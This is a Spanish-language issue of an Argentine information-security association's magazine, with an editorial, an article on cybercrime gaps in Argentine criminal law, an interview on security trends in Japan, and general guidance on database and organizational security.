



Legales

Vacio legal: El derecho penal argentino y la informática

Por Dr. Fabio Cohene

El crecimiento de los ciber delitos en Argentina no es acompañado por reformas legislativas que contemplen a la información como un bien jurídico autónomo. La falta de legislación obliga a los juristas a buscar caminos alternativos no concebidos originariamente para contemplar hechos que involucren nuevas tecnologías.

Pág. 8.



Staff

Martín Horacio Trabucco
Maximiliano Canosa
Fabio Cohene
Federico Bossi Bonin
Diego Hernán Fojo
Ezequiel Piriz
Lorena Ferreyro
Hernán Gips
Daima Ishisone
Leandro Villar
Sebastián Victorioso

Dirección y edición

Estanislao Guerrero

Contacto

editorial@asira.org.ar
Av Córdoba 1439, 1er piso
C1055AAE
Ciudad de Buenos Aires
Argentina
Tel: (0054) (11) 5217 9323
Fax: (0054) (11) 5217 9324

Diagramación y diseño

Paica Comunicación Visual

EDITORIAL

La investigación y el desarrollo como base de la seguridad

Lic. Martín Horacio Trabucco - Presidente de ASIRA

Las nuevas amenazas, los escenarios de riesgo, la falta de conciencia y el continuo desarrollo de los métodos ciber delictivos son protagonistas principales de la realidad cotidiana que deja entrever las falencias en las estructuras que manejan información.

5

LEGALES

El derecho penal argentino y la informática

Por Dr. Fabio Cohene

El crecimiento de los ciber delitos en Argentina no es acompañado por reformas legislativas que contemplen a la información como un bien jurídico autónomo. La falta de legislación obliga a los juristas a buscar caminos alternativos no concebidos originariamente para contemplar hechos que involucren nuevas tecnologías.

8

SUMARIO

ENTREVISTA

"Actualmente en Japón, me parece que no se aborda la seguridad como una tarea de negocios, sino que se asume de forma obligatoria por presiones exteriores.",
Ingeniero Masaaki Futagi.

Director del comité tecnológico de Japón Network Security Association (JNSA)

Por Ing. Daima Ishisone

La siguiente entrevista fue realizada al director del comité tecnológico, Masaaki Futagi. La temática gira en torno a la problemática de la seguridad de la información en Japón. Cabe aclarar que la información volcada por el director del comité tecnológico de JNSA es a título personal y no como voz oficial de JNSA.

12

SEGURIDAD EN BASE DE DATOS

Conceptos básicos en seguridad en bases de datos

Por Ing. Ezequiel Piriz

La información es un activo fundamental para cualquier organización, y en muchos casos, tal vez el más importante. Por ende, es necesario contestar la siguiente pregunta: ¿cómo relacionamos la seguridad de la información con las Bases de Datos?

18

SUMARIO

NORMAS Y PROCEDIMIENTOS

La seguridad de la información en las organizaciones

Por Ing. Maximiliano Canosa

Cuando se habla de seguridad de la información, se asocia esta a la implementación de soluciones tecnológicas, sin medir los costos que implica en muchas ocasiones la aplicabilidad innecesaria de las mismas debido al desconocimiento gubernamental de los riesgos asociados a la protección de los activos críticos y necesarios.

28

NORMAS Y PROCEDIMIENTOS

La Gestión de Incidentes - De recomendación a deber

Por Ing. Lorena Ferreyro

Los incidentes que afectan a la seguridad de la información existen desde el momento que una organización maneja información que le representa cierto valor. Dicha información se encuentra expuesta a amenazas y presenta vulnerabilidades, lo cual posibilita la ocurrencia de incidentes.

30



I+D

Auditoría de código web Remote Include Vulnerabilities (RFI)

Por Lic. Hernán Gips

Los RFI son un conjunto de fallas que si bien no son complejas se hicieron famosas hace pocos años a partir de las aplicaciones web y en especial del lenguaje php aunque se han visto vulnerabilidades parecidas en otros lenguajes.

37

La investigación y el desarrollo como base de la seguridad

Por Lic. Martín Horacio Trabucco - Presidente de ASIRA

Conocer y entender en detalle los nuevos escenarios de riesgo y amenazas, respecto de la seguridad de la información, como así también las técnicas y metodologías utilizadas por criminales, terroristas y espías de la era digital, supone comprender la interrelación que los mismos hacen respecto de las infraestructuras físicas y las virtuales, a partir de lo cual pueden cometer todo tipo de ilícitos, contra los intereses de las organizaciones tanto privadas como gubernamentales, atentando contra el negocio de las corporaciones y la estabilidad de los gobiernos.

Nuestro principal enemigo es la "*falta de conciencia*" sobre esta realidad y la "*confianza*" basada en dispositivos pasivos de seguridad; lo que significa no comprender que la inseguridad como tal, es un proceso evolutivo en constante transformación, cuyo centro está constituido por la mente humana con sus consecuentes vulnerabilidades, y que la única forma de alcanzar soluciones efectivas es abordar la problemática desde completos sistemas de gestión para la seguridad de la información.

Mientras que nuestro principal aliado es el "*conocimiento*" como elucidación crítica, lo cual implica un cuestionamiento de los supuestos subyacentes, respecto de la seguridad de la información.

Es decir, proceder a la "*des-construcción*" crítica de los supuestos ya cristalizados, que conforman dicho ideal de inteligibilidad (actuales tecnologías de seguridad de la información), para la posterior "*construcción*" de un nuevo concepto de ciencia. Dado que la des-construcción de todos los supuestos, que fueron asumidos acríticamente e infiltrados subrepticamente en teorías y conceptualizaciones, nos posibi-

lita desarrollar soluciones innovadoras que entiendan sobre los nuevos paradigmas y cuestiones axiológicas.

Asimismo cuando los gobiernos corporativos tienen una "conciencia alienada", y no son capaces de entender más allá de lo inmediato y concreto, entonces nos encontramos en un escenario de desconcierto e ignorancia, donde las sociedades serán víctimas de la falta de previsibilidad de quienes nos gobiernan.

Estamos en los albores de la era digital y nuestras vidas transcurren en bits, las identidades de los ciudadanos son gestionadas por los sistemas informáticos, pudiendo ser modificadas arbitrariamente desde cualquier punto de la Net. Pronto la interacción entre los ciudadanos, los gobiernos y las empresas será completa, y las organizaciones responsables de brindar protección a la administración y almacenamiento de nuestros datos, deberán desarrollar sólidas estrategias de seguridad, con políticas de mejoras y actualización continua.

Las novedosas implementaciones de la ciencia y la tecnología, se dan en el marco de un mundo sistematizado, interconectado y convulsionado, por ello las principales potencias realizan ejercicios de simulaciones (cyber-storm) para determinar los posibles efectos de agresiones planificadas (cyber-attacks) contra sus infraestructuras críticas.

El descubrimiento y la indagación exhaustiva de fallas y vulnerabilidades en las nuevas tecnologías de la información y comunicaciones, como así también el análisis de las nuevas metodologías de intrusión, representan la base de la investigación y el sustento para el desarrollo de soluciones específicas.

Es natural y positivo pensar en el desarrollo de nuevas tecnologías para la seguridad de la información, pero fundamentalmente es necesario pensar en el desarrollo de nuevas metodologías que entiendan sobre la importancia del factor humano, como variable vital en el ejercicio cotidiano de la seguridad.

La imaginación potenciada por la voluntad de crear, como respuesta a la necesidad de saber, jamás podrá ser contrarrestada por una tecnología, por más avanzada que ésta sea, ya que la misma es a su vez producto de la propia creación del hombre.

En este orden de cosas, es oportuno resaltar que en los múltiples programas de I+D, llevados adelante en los "Information Security Labs", es donde confluye el conocimiento de seguridad e inseguridad, analizando los paradigmas inherentes a la problemática de estudio y generando contramedidas capaces de disuadir las amenazas existentes.

Por lo tanto queda claro que abordar la seguridad de la información, a partir de la implementación de las recomendaciones realizadas por los fabricantes de las tecnologías, es comprenderla de modo acotado, quedándose tan solo con una fracción de la realidad.

El derecho penal argentino y la informática

Por Dr. Fabio Cohene

La responsabilidad penal nace como consecuencia de la existencia de conductas que afectan ciertos aspectos del interés general (conocidos como bienes jurídicos tutelados) y que el Estado determina, en base al peligro social que significa su menoscabo, perseguir y castigar. Ejemplos de estos bienes jurídicos son la vida, la integridad personal, el honor y la propiedad privada.

Las estadísticas indican que, en Argentina actualmente, se produce un crecimiento que hace que trimestralmente se tripliquen el número de conductas delictuales que atentan contra la información o los sistemas que la administran. Sin embargo hoy aún no contamos con una regulación penal específica para estos temas. Por esta razón no queda sino encuadrar esas conductas en los tipos (delitos) tradicionales que claramente no dan una respuesta conveniente a situaciones para cuyo tratamiento, no fueron elaboradas (cabe destacar que siendo la aplicación del derecho penal un remedio de excepción no existe la posibilidad de aplicar analógicamente los delitos previstos en el Código. Si no hay afectación de un bien jurídico y la conducta no encaja exactamente en el tipo penal, por más desagradable o disvaliosa que sea la conducta, ella no recibirá castigo).

Ello genera situaciones de incertidumbre para resolver los ataques a los que se ve expuesta la información. Para dar un ejemplo concreto podemos referirnos a un hecho reciente, ocurrido en nuestro país, de amplia difusión en los medios de prensa.

Un empleado de una reconocida empresa de publicidad, luego de despedido, envió miles de correos

electrónicos con virus a las computadoras de la firma. Ello provocó la inutilización por varias horas del correo electrónico del personal, de la línea telefónica de la agencia, la caída del sistema y la pérdida de trabajos.

Ante la inexistencia de una norma que contemple el envío de virus a través de Internet como una conducta punible, se entendió que podría ser responsable de "daño agravado e interrupción o entorpecimiento de línea telefónica", delito de pena leve, excarcelable. Esto claramente configura un intento de no dejar impunes conductas disvaliosas mediante caminos alternativos no concebidos originariamente para contemplar hechos que involucren nuevas tecnologías, los denominados "ci-berdelitos".

Existe un consenso creciente en los juristas del mundo en tratar a la información, entendida como proceso de almacenamiento, tratamiento y transmisión de datos, como un bien jurídico autónomo, digno de ser tutelado. Este no es aún el criterio adoptado por el legislador argentino. La información es tratada como un activo más respecto del cual se pueden ejercer prerrogativas patrimoniales (por su eventual contenido económico) o morales (debido a su carácter de creación intelectual) pero no como un bien jurídico cuya importancia sea tal que amerite considerarlo como una entidad independiente, digno de protección especial.

Entendemos que, ante este cuadro de situación en que surge patente la necesidad de una regulación específica para el tema, y hasta tanto ella no ocurra, sólo corresponde sensibilizar al legislador mediante una creciente cantidad de denuncias de los ciberdelitos, reclamando la elaboración de criterios claros para hacerles frente.

Existen en la actualidad tan solo algunas pocas normas que prevén delitos relacionados a la información y al uso ilegítimos de computadoras. Tales tipos penales son:

- 1) los previstos en la ley 24.766 de confidencialidad sobre información y productos que estén legítimamente bajo control de una persona y se divulgue indebidamente de manera contraria a los usos comerciales. Castiga como violación de secretos la divulgación, adquisición o uso por terceros no autorizados de información comercial secreta (que conste en distintos medios inclusive el informático).

- 2) los creados por la ley penal tributaria 24.769 que pune la adulteración o modificación dolosa de los registros o soportes informáticos del fisco nacional; y
- 3) los artículos 117 bis y 157 bis creados al amparo de la ley 25.326 de protección de los datos personales.

El artículo 117 bis del Código Penal dice:

"1°. Será reprimido con la pena de prisión de un mes a dos años el que insertara o hiciera insertar a sabiendas datos falsos en un archivo de datos personales.

2°. La pena será de seis meses a tres años, al que proporcionara a un tercero a sabiendas información falsa contenida en un archivo de datos personales.

3°. La escala penal se aumentará en la mitad del mínimo y del máximo, cuando del hecho se derive perjuicio a alguna persona.

4°. Cuando el autor o responsable del ilícito sea funcionario público en ejercicio de sus funciones, se le aplicará la accesoria de inhabilitación para el desempeño de cargos públicos por el doble del tiempo que el de la condena".

En este caso el bien jurídico afectado es el honor de las personas

El segundo delito surge del artículo 157 bis del Código Penal que establece:

"Será reprimido con la pena de prisión de un mes a dos años el que:

1°. A sabiendas e ilegítimamente, o violando sistemas de confidencialidad y seguridad de datos, accediere, de cualquier forma, a un banco de datos personales;

2°. Revelare a otro información registrada en un banco de datos personales cuyo secreto estuviere obligado a preservar por disposición de una ley. Cuando el autor sea funcionario público sufrirá, además, pena de inhabilitación especial de uno a cuatro años".

Este tipo penal está incluido entre aquellas conductas que afectan la intimidad de las personas.

Conclusiones.

- En relación con seguridad de la información, en Argentina la seguridad jurídica es muy relativa debido a que las conductas que constituyen los incidentes de seguridad no han sido tipificadas como delitos.

- La falta de conocimiento e interés acerca de la seguridad de la información es la causa de la asunción, tanto del sector privado como del Congreso, de una visión incompleta del tema, que se traduce en la existencia prolongada de vulnerabilidades humanas en las empresas, muy por encima del riesgo residual y en el evidente atraso de la legislación penal.

- Es necesario iniciar una labor de concientización que, a través de la judicialización masiva de casos y de la expedición de jurisprudencia en la materia, brinde seguridad jurídica, al menos mientras el marco legal sea actualizado.

Actualidad de la seguridad de la información en Japón

Entrevista al Ing. Masaaki Futagi

Director del comité tecnológico de JNSA

Director suplente del sector de soluciones de seguridad de Sumisho Computer Systems Corporation



Por Ing. Daima Ishisone

Actualmente en Japón la seguridad de la información está abordada tanto por organismos gubernamentales como por empresas. Asimismo existen organizaciones dedicadas a crear soluciones en la problemática de seguridad de la información. Una de ellas es "Japan Network Security Association" (JNSA), creada en 2000 por la empresa "dit Co., Ltd.", con el objeto de contribuir a la sociedad a través de diferentes caminos, como por ejemplo: elevando el nivel de la seguridad de la información, creando conciencia respecto a los riesgos que la amenazan y brindando información acerca de los últimos conocimientos técnicos sobre el tema.

En el momento en que se creó, JNSA tenía cinco integrantes, sin embargo en la actualidad posee doscientos miembros y es la asociación más reconocida del Japón por sus actividades relativas a la seguridad de la información. Algunos miembros destacados a nivel global son: Cisco Systems K.K., Sun Microsystems, Inc. y Symantec Japan, Inc.

JNSA está conformada por cuatro comités: política, tecnología, mercado y educación. Cada uno de ellos

desarrolla actividades a través de sus propios grupos de investigación (Work Group).

En abril de 2006, ASIRA se asoció a JNSA como "miembro especial" con el objeto de realizar intercambios técnicos sobre seguridad de la información y colaborar en actividades de investigación y desarrollo (I+D).

La siguiente entrevista fue realizada al director del comité tecnológico, Masaaki Futagi. La temática gira en torno a la problemática de la seguridad de la información en Japón. Cabe aclarar que la información volcada por el director del comité tecnológico de JNSA es a título personal y no como voz oficial de JNSA.

¿Cuáles son los objetivos del comité tecnológico de JNSA?

En el comité tecnológico desarrollamos actividades en forma de Grupos de Trabajo, publicando regularmente los frutos de las investigaciones, para asesorar acerca de soluciones contra la problemática de seguridad a la cual, en el aspecto tecnológico, las empresas y los organismos de Japón deben enfrentar. Actualmente en Japón existe menor conciencia contra nuevas amenazas, ya que las organizaciones se concentran en cuestiones de seguridad relacionadas con la legislación vigente. Con el propósito de detener esa tendencia, ofreceremos información a la sociedad a través de diferentes canales y formatos.

¿Cuál es el programa de Hacking que considera que es más complejo entre las herramientas ilegales?

Considero que los "Bots" son la amenaza más compleja entre los programas ilegales (Malware). Representan un riesgo fatal, ya que alguien podría operar los ordenadores en forma remota sin que las organizaciones lo sepan. Las Botnet's incluso pueden afectar a PC's particulares. También son graves las amenazas tipo SPAM y los ataques de Denegación de Servicio (DoS, denied of service).

Además, la tecnología de los programas ilegales se puede aplicar en ataques a empresas puntuales

(Targeted Attack), y no debemos ignorar las amenazas que representan el Spyware y los Virus cuando se enfocan en un ámbito determinado. Los softwares antivirus pueden ser eludidos por estos programas maliciosos, así que es una tarea prioritaria elaborar una metodología eficiente de detección y prevención. La situación se agrava cuando se aplica tecnología de rootkit a estos programas. En este sentido, actualmente es importante que se desarrollen soluciones para prevenir la implementación de rootkit.

Existen varias herramientas de ataque, pero personalmente considero que MetaSploit es la más práctica. Cuenta con varios modelos de ataque que apuntan a vulnerabilidades conocidas, y su característica es que permite eficientemente ataques amplios, ya que no sólo puede ser utilizado por los Script Kiddie (inexpertos) sino que también ofrece frameworks a los expertos para realizar ataques nuevos. Por supuesto que esta herramienta puede ser muy práctica tanto para crackers como para operadores de penetration test. Por consiguiente, los usos dependen de los usuarios.

¿Cuál es el problema que más lo preocupa a nivel Home Banking?

Correspondería a todos los sitios de B2C (Business to Consumer): el punto más vulnerable es el propio usuario. En este sentido, considero que lo más importante es el desarrollo de una solución contra fraudes. Es obvio que es necesario prestar atención a los ataques a sitios Web, pero gran parte de los casos de fraude ocurren a partir de los ataques a usuarios particulares: para lograr la disminución de fraudes por phishing es importante su concientización. Por otro lado, en las organizaciones también se necesitan actividades para detener el phishing. Por ejemplo, implementar firma electrónica para prevenir tanto correos electrónicos de fraude, así como también web sites falsos. Además sería útil implementar una metodología que permita detectar accesos anormales estadísticamente, que ya se utiliza con tarjetas de crédito y firma adicional requerida.

Con respecto al problema de fuga de información que sucede aún en Japón, se podría solucionar de la siguiente manera:

- **Prohibir P2P**

- **Restringir conexiones de computadoras particulares a las redes de las entidades**
- **Aplicar constantemente parches de S.O.**
- **Implementar software antivirus actualizados constantemente**
- **Implementar la política de seguridad de la información y mejorarla constantemente**

¿Qué opinión tiene al respecto de la problemática sobre fugas de información confidencial en Japón?

Acerca de fugas de información confidencial, considero que el problema fundamental es causado por la falta de conciencia de gestión de información en las organizaciones. La base de la solución es a partir de la clasificación de la información, una gestión acorde y la restricción de acceso. Sin estas medidas, no sirve ninguna solución tecnológica, al contrario, si esta llega a ser demasiado estricta es posible que afecte la continuidad de su negocio. La información vale por su propio uso. Habría que pensar desde el punto de vista de qué acciones tomamos para la utilización segura de la información. A partir de esta premisa, se deberían implementar oportunamente productos de Policy Enforcement que, por ejemplo, restrinjan la copia o impresión de datos sensibles; herramientas que revisen e identifiquen la información sensible y soluciones que detengan la fuga de información sensible por correo electrónico y por acceso a Web.

Me enteré de que ha participado en BlackHat USA 2006. ¿Qué opinión le merece la conferencia?

El resultado de haber participado es que pude reconocer "el cambio de las amenazas y el aumento de amenazas nuevas". Como he mencionado, la dedicación a la aplicación de framework de gestión está quitando atención al cambio tecnológico y constante de las amenazas. Este factor es indispensable para evaluar los riesgos más graves. Sin embargo, fue muy positivo conocer el aumento de las metodologías de ataque, los motivos del mismo y el cambio de tendencia. Personalmente sentí como si hubiera vuelto al momento en que intentaba ser ingeniero de seguridad.

¿Cuál es su visión respecto a la diferencia entre la seguridad de la información del Japón y la del resto del mundo?

Es difícil comparar con respecto a cada mercado, ya que no conozco en profundidad las prácticas de otros países, sin embargo, se encuentra una diferencia de soluciones entre las entidades. Actualmente en Japón, me parece que no se aborda la seguridad como una tarea de negocios, sino que se asume de forma obligatoria por presiones exteriores.

En cambio, me parece que en las empresas a nivel superior a la media de EE.UU, los sectores de IT y de seguridad están involucrados en la estrategia institucional y que se considera como una parte de sus negocios. Un fenómeno que esta diferencia causa es que en EE.UU. las necesidades de seguridad están formadas por la iniciativa de los usuarios y eso crece adecuadamente el mercado. En cambio en Japón existen "presiones exteriores", por ejemplo, la Legislación de Protección de la Información Personal, y me parece que los usuarios que deben tomar medidas abordan la seguridad obligatoriamente sin sus políticas, comparando unos ofrecimientos de los comercios y adoptando uno. En consecuencia, me parece que sucede un fenómeno invertido, es que para obtener las soluciones innovadoras los comercios corren a buscar los productos extranjeros, traen a Japón los productos, las soluciones y el pensamiento que se habían creado por las necesidades del mercado estadounidense y provocan necesidades concretas. Es una forma rara y mientras se permita ella, no podrán ser adecuados los sectores de seguridad.

Por supuesto que en EE.UU. también, existen "presiones exteriores", por ejemplo, la reacción excesiva contra la Ley SOX está siendo un problema grande, sin embargo, las medidas contra las presiones exteriores se realizan dentro el marco de la gestión existente de seguridad y son coherentes. Acerca de la rectificación de la reacción excesiva, los usuarios están haciéndola poco a poco y se reducirá en forma adecuada. Pero en Japón, aunque es un problema notable la reacción excesiva contra la Legislación de Protección de la Información Personal y las organizaciones exigen una modificación de la Ley, no pueden rectificarla. Porque no tienen sus motivos de hacerlo ya que las medidas son inevitables y no fue precedida de un risk assessment. La conciencia particular en Japón, "horizontal", ejercería influencia en este fenómeno. Sin embargo, yo supongo que esta situación cambiará en unos años. Las medidas para la Ley SOX japonesa cumplirán gran papel para modificar la estructura de gestión de IT y de seguridad, dado que se requerirá que se involucren las solicitudes sobre negocios en el proceso de decisión, por el con-

trol institucional. Después de que funcione adecuadamente la gestión de seguridad, se resolverá el problema que he mencionado. Además, el fenómeno invertido del mercado de seguridad se cambiará a lo sumo con una iniciativa como la de EE.UU.

NOTA:

ASIRA está desarrollando su colaboración de investigación en los comités de la política, de la tecnología y de la educación, sobre todo en el tema de la seguridad de Web Aplicaciones, manteniendo contacto con el Sr. Futagi y ofreciendo know how sobre vulnerabilidades de Home Banking a partir de convenios con los miembros principales de JNSA.

Conceptos básicos en seguridad en bases de datos

Por Ing. Ezequiel Piriz

La información es un activo fundamental para cualquier organización, y en mucho casos, tal vez el más importante. Por ende, es necesario contestar la siguiente pregunta: ¿cómo relacionamos la seguridad de la información con las Bases de Datos?

Las Bases de Datos son grandes repositorios de información, y por ende desde sus principios han sido víctimas de ataques de distinta índole. Debido a esta problemática y con el aporte de las nuevas tecnologías, los grandes fabricantes de bases de datos, han dotado a estos sistemas con mecanismos que hacen posible una gestión cada vez más confiable, estable y segura.

Hoy en día cualquier proceso de gestión y ambiente de base de datos, requiere de procedimientos seguros de instalación, configuración, control de operaciones, comunicaciones, etc.

A continuación se mencionarán medidas y controles específicos de seguridad, que deberían ser tenidos en cuenta al momento de implementar un DBMS.

Políticas y Procedimientos

Las políticas y los procedimientos, que regirán y permitirán la puesta en marcha de medidas de seguridad, son imprescindibles para brindar una protección adecuada a los activos de cualquier organización, incluyendo sus bases de datos y su información.

Las políticas de seguridad son las guías de más alto nivel y por ende es necesario que acompañen las metas globales de la dirección.

Dentro de las políticas y estándares relacionados con las bases de datos deberían cubrirse los siguientes ítems:

- Estructura Organizacional de IT
- Funciones de soporte a la Dirección
- Control de acceso (Base de Datos y Sistema Operativo)
- Gestión de Contraseñas
- Administración de Cuentas de Usuarios (Roles, Permisos y Privilegios)
- Controles de Cambios
- Backup y Recovery
- Auditoria
- Clasificación de Datos, poner una definición

En base a este último punto, vale la pena destacar la importancia de que cada organización cuente con una política de clasificación de datos, los cuales serán segmentados basados en la sensibilidad de los mismos y en base al riesgo del negocio.

Una política de clasificación de datos debe ser clara y comprensiva. En este fundamento deben basarse todas las decisiones de seguridad sobre cómo proteger esos datos para asegurar consistencia y continuidad operativa en su organización.

"Generalmente las bases de datos son pasadas por alto cuando se escriben las políticas."

Administración de la Seguridad

La administración de la seguridad, sobre el servidor de base de datos es una parte esencial de las responsabilidades del DBA.

Para proteger los datos y los recursos asociados dentro de un servidor de base de datos, se dispone de una combinación de servicios y mecanismos de seguridad tanto externos como internos.

A continuación veremos diferentes componentes de seguridad, comúnmente usados en la gestión de bases de datos y aplicables en sistemas como Oracle, Sybase, SQL Server, etc.

Controles de acceso

- **Identificación:** le indica a la base de datos quién es el usuario registrado.
- **Autenticación:** indica al servidor de la base de datos que el usuario registrado es quién dice ser. Existen muchos métodos disponibles para acompañar la autenticación que dependerán de los sistemas de gestión de base de datos utilizado.
- **Autorización:** es por el cual el DBMS permite al usuario autenticado realizar la acción solicitada o tener acceso a los datos requeridos.

Acceso a los objetos

- **Grupos y Roles:** siempre que sea posible, los grupos y roles deberían ser empleados al conceder y revocar privilegios a los objetos de la base de datos. Estos objetos son comúnmente utilizados para asignar la autorización y privilegios a uno o más usuarios simultáneamente, facilitando la administración y evitando errores de asignación.

Un privilegio es la capacidad de un usuario (dentro de la base de datos) de realizar determinadas operaciones o acceder a determinados objetos que no son propios, de manera que la información solo sea accesible por usuarios previamente autorizados

- Cuentas de Usuarios: tienen diversos niveles de autorización y privilegios basados en la función y división del trabajo. En el DBMS podemos encontrar los siguientes niveles:

Administrador de sistema

Administrador de la base de datos

Desarrollador de aplicaciones

Usuario en sí mismo

- Vistas: son utilizadas como mecanismo de seguridad para restringir los datos disponibles a los usuarios y también se podrían utilizar para proteger cierta información sensible. Las vistas están disponibles generalmente en muchos DBMS y son apenas una de las formas para restringir el acceso de los datos.

Configuración

Así como los servidores, sistemas operativos, dispositivos de red y aplicaciones, las bases de datos necesitan de una configuración, la cual deberá estar correctamente adecuada para contar con una seguridad más rigurosa.

Algunas de estas configuraciones incluyen:

Componentes y servicios innecesarios: todos los servicios innecesarios deberían estar desinstalados o en su defecto deshabilitados.

Configuración de contraseñas: es un recurso utilizado generalmente para requerir autenticación. Son sensibles y deben ser tratadas como tal, siguiendo pautas estrictas en su uso y visibilidad.

Configuración sobre el control de acceso: un ambiente seguro debe contar con una correcta gestión sobre la configuración de los accesos, donde se verifiquen desde las cuentas únicas para cada usuario, cuentas desechadas, etc. hasta el tiempo establecido para cada sesión.

Configuración de los logs de auditoría: es importantísimo grabar y auditar todas las actividades sobre la base de datos, así como determinar que elementos auditar. Por ello es importante establecer correctamente, y según las necesidades, las y configuraciones de auditorías.

"Revisar los datos de la auditoría generada por una base de datos es una tarea de suma importancia."

Encriptación: el encriptar al menos la información mas sensible, redundando en una cantidad importante de ventajas en lo que a gestión en seguridad respecta.

Gestión de Cambios

Existen principios que aplican a todos los cambios producidos en un ambiente de producción:

- Contar con un ambiente separado al de producción (pero lo más idéntico posible, tanto en estructura como en contenido de información) para realizar pruebas.
- Separación de tareas entre la petición de cambio, la aprobación, la prueba, y la puesta en práctica.
- Documentación de todos los pedidos que pueden ser de alta, de baja y cambios.
- Realización de una rutina de backup antes de cambios importantes.
- Desarrollo de procedimientos de roll-back.
- Definición de procesos de cambios de emergencia.

Todos estos principios deberían seguirse en caso de mejoras o actualizaciones de la versión, parches de seguridad, alteraciones del esquema, o modificaciones a las tablas o columnas específicas.

Dentro del proceso de Gestión de Cambios podemos encontrar algunas actividades como incluir un monitoreo en forma continua de cualquier cambio sobre los objetos de la base de datos (usuarios, logins, gru-

pos, roles, etc).

Otra actividad que debe ser parte del proceso de gestión de cambios, es la de remover los componentes que ya no estarán en uso. Existen para ello herramientas automatizadas disponibles que proporcionan informes sobre los componentes que no han sido accedidos por un período de tiempo extendido.

"Muchas veces debido a las complejas dependencias existentes entre diversas estructuras de la base de datos, un cambio a un objeto puede producir cambios inesperados a otra parte de la aplicación. Si no es debidamente tenido en cuenta, analizado y probado, los errores en el control de cambio pueden conducir a las interrupciones costosas de la aplicación y a la pérdida de datos."

Auditoría

Hoy en día, es indispensable para un administrador de Base de Datos conocer con qué procedimientos cuenta para reconocer los accesos no autorizados, los errores involuntarios que pueden causar inconsistencias o la falta de veracidad de la información, así como también los accesos de usuarios a información sensible, o para la cual no poseen privilegios.

Para estos casos es fundamental mantener un registro de auditoría, comúnmente llamado "log", donde son registradas todas las operaciones realizadas por los usuarios de las bases de datos.

La auditoría es el acto de grabar, registrar y monitorear la información y los eventos de las bases de datos. Puede basarse en acciones individuales, tales como el tipo de declaración SQL ejecutada, o en combinaciones de los factores que pueden incluir el nombre del usuario, aplicación, tiempo, etc.

Las opciones de auditoría son típicamente incluidas en todas las base de datos comerciales, pero sus capacidades variarán según el proveedor utilizado. Es imprescindible tener la capacidad adicional de detectar si se ha realizado un acceso autorizado pero no adecuado quién lo ha hecho y qué información fue comprometida.

Independientemente de las plataformas utilizadas, los eventos más importantes y generalmente auditados dentro de cada actividad son los siguientes:

Cambios de Esquema:

- Create,
- Drop,
- Alter Table,
- views, etc.

Cambios sobre los Datos:

- Inserts,
- Updates y
- Deletes

Acceso a los Datos:

- Select

Eventos de Seguridad

- Logins
- Cambios de permisos
- Cambios de contraseñas, etc.

"La Auditoría de la base de datos no es solamente un proceso rutinario de seguimiento y supervisión de actividades. También se ocupa de la aplicación de las políticas del control de acceso, de los estándares de la configuración, y de la gestión de la vulnerabilidad"

Backup y Recovery

Una de las tareas más importantes de cualquier administrador de una Base de Datos es la de realizar una copia de seguridad de la información y para su posterior recuperación en caso de que se produzcan cualquier tipo de fallo.

Cualquier compañía, más allá de que posea o no un elevado grado de seguridad, puede ser vulnerable a la pérdida de los datos. Una de las mejores practicas que una organización puede seguir es tomar una postura pro activa en la determinación de qué formas de backup serán utilizadas para ayudar a asegurarse de que el sistema puede ser recuperado con éxito.

Es importante señalar que mas allá de la forma de backup elegida, lo recomendable sería probar en forma completa y a conciencia los procesos de recuperación. Se debe estar seguro de

- Conocer a fondo como implementar todas las formas de recuperación con confianza.
- Analizar totalmente las estrategias de backup y de recuperación, en busca de falencias u omisiones.
- Poder leer con éxito los archivos recuperados en diversos sistemas.

El backup y la recuperación no solamente deberían ser consideradas operaciones técnicas. La dirección, así como también el personal vinculado con el área de sistemas, deberá comprender a información que se esta resguardando y las distintas formas de backup y de recuperación disponibles.

Copia de Seguridad lógica

Una copia de seguridad lógica de la Base de Datos supone la lectura de un conjunto de registros de la Base de Datos y su escritura en un archivo. Estos registros se leen independientemente de su ubicación Física.

Copia de Seguridad Física

En las copias de seguridad físicas se realiza la copia de los archivos que componen la Base de Datos sin tener en cuenta su contenido lógico.

Algunos sistemas de gestión de base de datos permiten los llamados "Backup en Frío", donde las copias de seguridad se producen cuando la base de datos se ha apagado de forma normal (es decir, no por culpa de un fallo de la instancia) y los "Backup en caliente", modo en el cual se archivan los registros (archivos donde se guardan las transacciones validadas), con lo que se crea un registro completo de todas la transacciones llevadas a cabo dentro de la Base de Datos.

Respecto a la recuperación, la misma no necesariamente tiene que ser siempre de toda la Base de Datos. Por ejemplo, se puede recuperar una parte o hasta un punto determinado en el tiempo, porque ciertos datos de una tabla completa fueron borrados o dañados. Existen 2 tipos de recuperación posible:

- Online
- Offline

Finalmente a la hora de contar con una buena estrategia de backup y recovery deberemos tener en cuenta las siguientes pautas:

- Realizar backups con periodicidad lógica (por ejemplo: incremental diario y completo semanal)
- Guardar los backups en sitios seguros para evitar perder la información ante grandes desastres (incendios, inundaciones, etc). Incluso contemplar la posibilidad de guardar copias del backup en una ubicación física diferente a la de la organización.

- Dentro de las posibilidades, por ser Una opción costosa, tener un servidor alternativo para los casos en que pueda fallar la base de datos original.

La seguridad de la información en las organizaciones

Por Ing. Maximiliano Canosa

Cuando se habla de seguridad de la información, se asocia esta a la implementación de soluciones tecnológicas, sin medir los costos que implica en muchas ocasiones la aplicabilidad innecesaria de las mismas debido al desconocimiento gubernamental de los riesgos asociados a la protección de los activos críticos y necesarios.

Circunstancialmente, en el ámbito de la informática, la tecnología se encuentra muy relacionada a la protección de los sistemas de información y de las redes corporativas, consecuencia del efecto de las empresas que comercializan productos relacionados a la seguridad, a la falta de conciencia y desconocimiento de los distintos escenarios que permiten vulnerar los activos críticos de las entidades .

En la práctica, la seguridad de la información es una pieza esencial dentro del universo del gobierno de TI, por eso para pensar en adquirir seguridad efectiva, se debe lograr un equilibrio adecuado entre las áreas operativas del sector administrativo y de seguridad; y la tecnología asociada al entorno informático. También es indispensable crear conciencia corporativa sobre el valor de los activos y la importancia de la protección de los mismos y mantener una ecuación simétrica sobre la inversión de TI, la cual depende de la ecuación de los riesgos aceptables para el logro de los objetivos establecidos.

En la actualidad, diversas organizaciones están incrementado su éxito a partir de la comprensión de los riesgos y la explotación de los beneficios de la tecnología de la Información.

Si se considera el entorno económico como contexto primordial para las empresas y la dependencia hacia la TI como ventaja competitiva, podemos decir que ambos se encuentran directamente relacionadas, por este motivo un ejecutivo no puede darse el lujo de no aplicar a la TI el nivel de compromiso que se aplica al manejo total de la empresa.

